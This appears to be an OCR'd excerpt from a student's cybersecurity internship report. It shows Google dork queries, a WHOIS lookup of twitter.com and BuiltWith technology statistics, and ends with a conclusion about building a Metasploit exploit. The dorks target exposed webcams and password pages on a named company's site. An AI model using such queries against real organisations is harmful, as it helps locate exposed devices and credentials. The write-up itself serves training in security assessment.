


b)GOOGLE DORKING


1)intitle:”webcamXP 5”




2)site:amazon.com intitle:admin





3) site:starbucks.com intext:passwords




3)WHOIS:



Whois twitter.com
whois.com/whois/twitter.com
Whois
Identity for everyone
Enter Domain or IP
WHOIS
DOMAINS
WEBSITE
CLOUD
HOSTING
SERVERS
EMAIL
SECURITY
WHOIS
SUPPORT
LOGIN
twitter.com
Updated 7 hours ago
Domain Information
Domain: twitter.com
Registrar: CSC Corporate Domains, Inc.
Registered On: 2000-01-21
Expires On: 2024-01-21
Updated On: 2023-03-07
Status: clientTransferProhibited
serverDeleteProhibited
serverTransferProhibited
serverUpdateProhibited
Name Servers: a.r06.twtrdns.net
a.u06.twtrdns.net
b.r06.twtrdns.net
b.u06.twtrdns.net
c.r06.twtrdns.net
c.u06.twtrdns.net
d.r06.twtrdns.net
d.u06.twtrdns.net
Interested in similar domains?
twhitter.com Buy Now
findtwitter.com Buy Now
twitterbooks.com Buy Now
twittercode.com Buy Now
twittergames.net Buy Now
twittersite.net Buy Now
Sale
.space
$24.88 $1.88



Whois twitter.com
whois.com/whois/twitter.com
Registrant Contact
Name: Twitter, Inc.
Organization: Twitter, Inc.
Street: 1355 Market Street
City: San Francisco
State: CA
Postal Code: 94103
Country: US
Phone: +1.4152229670
Fax: +1.4152220922
Email: domains@twitter.com
Administrative Contact
Name: Domain Admin
Organization: Twitter, Inc.
Street: 1355 Market Street
City: San Francisco
State: CA
Postal Code: 94103
BUY NOW
*Offer ends 28th February 2023
On Sale!
.CO @ $14.88 $31.88
Introducing
WORDPRESS HOSTING
$3.58/mo
VIEW MORE


Whois twitter.com
whois.com/whois/twitter.com
Email: domains-tech@twitter.com
Raw Whois Data
Domain Name: twitter.com
Registry Domain ID: 18195971_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2023-03-07T17:07:10Z
Creation Date: 2000-01-21T11:28:17Z
Registrar Registration Expiration Date: 2024-01-21T16:28:17Z
Registrar: CSC CORPORATE DOMAINS, INC.
Sponsoring Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProh
Domain Status: serverDeleteProhibited http://www.icann.org/epp#serverDeleteProhibit
Domain Status: serverTransferProhibited http://www.icann.org/epp#serverTransferProh
Registry Registrant ID:
Registrant Name: Twitter, Inc.
Registrant Organization: Twitter, Inc.
Registrant Street: 1355 Market Street
Registrant City: San Francisco
Registrant State/Province: CA
Registrant Postal Code: 94103
Registrant Country: US
Registrant Phone: +1.4152229670
Registrant Phone Ext:
Registrant Fax: +1.4152220922
Registrant Fax Ext:
Registrant Email: domains@twitter.com
Registry Admin ID:
Admin Name: Domain Admin
Admin Organization: Twitter, Inc.
Admin Street: 1355 Market Street
Admin City: San Francisco
Admin State/Province: CA
Admin Postal Code: 94103
Admin Country: US
Admin Phone: +1.4152229670
Admin Phone Ext:
Admin Fax: +1.4152220922
Admin Fax Ext:
Admin Email: domains@twitter.com

4)BUILTWITH:


Search results for youtube
builtwith.com/youtube
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Search Results for youtube
Search Results for youtube
Technology Matches
YouTube
YouTube Usage Statistics · Download List of All Websites using YouTube
Embedded videos from YouTube.
Audio / Video Media · Live Stream / Webcast · Online Video Platform · Social Video Platform
YouTube Embed for WordPress
YouTube Embed for WordPress Usage Statistics · Download List of All Websites using YouTube Embed for WordPress
Method of embedding YouTube videos into WordPress.
Widgets · WordPress Plugins
YouTube IFrame Upload
YouTube IFrame Upload Usage Statistics · Download List of All Websites using YouTube IFrame Upload
Lets users upload videos to YouTube from any webpage.
Widgets
YouTube IFrame Embed
Keyword Matches
316341 websites with the keyword "youtube" on the homepage.
View List
This is a list of websites with the keyword in the plain text copy of the website. It is not related to any technology with the name youtube.
Company Name Matches
Best Camera For YouTube
Buy Youtube Subscribers India
Discover YouTubers Life 2, and add it to your wish list
Lucas from YouTube
Rapid Infotech facebook youtube
TinkApp - YouTube Marketing Experts
Views Geek | Youtube Services
YouTube
YouTube ConnaÃtre le CDG82 PrÃ
https://trends.builtwith.com/media/live-stream---webcast


YouTube IFrame Embed Usage St
trends.builtwith.com/media/YouTube-IFrame-Embed
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Audio / Video Media / YouTube IFrame Embed Usage Statistics
YouTube IFrame Embed Usage Statistics
Top 10k
Top 100k
Top 1m
All Internet
1750
1625
1500
1375
1250
1125
1000
875
750
625
500
375
250
125
0
2010/08
2014/06
2017/07
2018/07
2020/10
2022/01
2023/01
Download Lead List
Get a list of 308,141 websites using YouTube IFrame Embed which includes location information, hosting data, contact details, 107,351 currently live websites and an additional 58,567 domains that redirect to sites in this list. 200,790 sites that used this technology previously and 491 websites in India currently using YouTube IFrame Embed.
Site Totals
Total Live 107,351
58,567 additional website redirects.
Indian Live Sites 491
Live and Historical 308,141
Top 1m 0.17%
1,725
Top 100k 0.31%
309
Top 10k 0.59%
59
Countries


YouTube Usage Statistics
trends.builtwith.com/media/YouTube
Log In · Signup for Free
Tools
Features
Plans
Customers
Resources
Website, Tech, Keyword
Lookup
Home / Trends / Audio / Video Media / YouTube Usage Statistics
YouTube Usage Statistics
Top 10k
Top 100k
Top 1m
All Internet
250000
225000
200000
175000
150000
125000
100000
75000
50000
25000
0
2003/12
2013/09
2016/03
2017/10
2019/09
2021/03
2022/12
Download Lead List
Get a list of 20,629,231 websites using YouTube which includes location information, hosting data, contact details, 8,477,519 currently live websites and an additional 2,508,408 domains that redirect to sites in this list. 12,151,712 sites that used this technology previously and 168,631 websites in India currently using YouTube.
Site Totals
Total Live 8,477,519
2,508,408 additional website redirects.
Indian Live Sites 168,631
Live and Historical 20,629,231
Top 1m 17.9%
179,030
Top 100k 25.57%
25,566
Top 10k 31.21%
3,121
Countries
ENG
IN
09:03
14-03-2023

CONCLUSION

Cyber security is one of the most important aspects of the fast-paced growing digital world. The threats of it are hard to deny, so it is crucial to learn how to defend from them and teach others how to do it too.In today's world, vital company information is assessed, stored and transferred electronically. The security of this information and the systems storingthis information are critical to the reputation and prosperity of companies, Therefore, vulnerability assessments and penetration testing of computer systems are routinely employed by buisnesses to obtain a complete evaluation of the security risks of the systems. However the methods for performing vulnerability assessments and penetration testing are varied and cost prohibitive. The purpose of this internship was to investigate and develop an exploit in an convenient, efficient and cost effective method for conduction penetration tests. The results shows that the ecploit can be delivered through various ports and payloads which result in successful exploitation of target machine.

KNOWLEDGE AND SKILLS AQUIRED :-

- Testing web application security.
- Assessing network security for vulnerabilities.
- Researching threats.
- Exploiting Metasploit and windows machine.
- Knowledge of operating systems and virtual machines.
- Network Security Control.